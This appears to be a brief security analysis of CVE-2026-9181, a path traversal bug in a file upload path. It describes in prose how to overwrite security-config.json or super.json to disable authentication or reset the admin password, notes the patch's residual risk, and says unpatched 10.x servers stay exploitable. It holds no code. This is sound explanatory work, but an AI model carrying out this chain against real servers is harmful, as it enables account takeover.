CVE-2026-9181 is a path concatenation vulnerability: the server concatenates the client-controllable filename raw into the FileOutputStream write path, with no normalization check — a single ../ writes uploaded content to a location outside the upload directory.
The hard part of exploitation isn’t triggering it, but choosing the right target. FileOutputStream overwrites files, not executes code; combined with the extension allowlist blocking .jsp/.exe, a webshell cannot be dropped directly. But config-store is full of .json configs, and .json happens to be in the allowlist — overwriting security-config.json to disable auth, overwriting super.json to change the super admin password, both paths yield site admin privileges, neither requiring server-side code execution. The encryption parameters are fully hardcoded, making the chain entirely self-contained.
The patch wires validation into all 5 filename entry points. The residual risk comes from this design: validation is prefixed at the entry, while the concatenation logic itself is unchanged; if a future upload entry point omits the containsRelativePath call, the same class of issue recurs.
10.x is EOL with no official patch; long-exposed 10.x instances can still be exploited reliably.